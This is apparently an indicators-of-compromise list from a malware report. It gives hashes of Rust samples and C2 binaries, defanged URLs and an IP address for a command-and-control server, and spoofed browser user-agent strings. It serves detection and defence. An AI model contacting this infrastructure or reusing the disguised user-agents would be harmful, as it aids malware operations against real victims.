54830a7c10e9f1f439b7650607659cdbc89d02088e1ab7dd3e2afb93f86d4915

Rust samples

8e9ecd282655f0afbdb6bd562832ae6db108166022eb43ede31c9d7aacbcc0d8
a8b8d237e71d4abe959aff4517863d9f570bba1646ec4e79209ec29dda64552f
3f3eb6fd0e844bc5dad38338b19b10851083d078feb2053ea3fe5e6651331bf2
0b03c0f3c137dacf8b093638b474f7e662f58fef37d82b835887aca2839f529b

C2 binaries

fb5835f42d5611804aaa044150a20b13dcf595d91314ebef8cf6810407d85c64
955e9bbcdf1cb230c5f079a08995f510a3b96224545e04c1b1f9889d57dd33c1

URLs

https[://]39[.]104[.]90[.]45/2WYz
http[://]39[.]104[.]90[.]45/2WYz
http[://]39[.]104[.]90[.]45/IE9CompatViewList.xml
http[://]39[.]104[.]90[.]45/submit.php

User-Agents

Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Mozilla/5.0 (Windows NT 8.0; WOW64; rv:58.0) Gecko/20120102 Firefox/58
Mozilla/5.0 (Windows NT 8.0; WOW64; rv:40.0) Gecko

IPs

39[.]104[.]90[.]45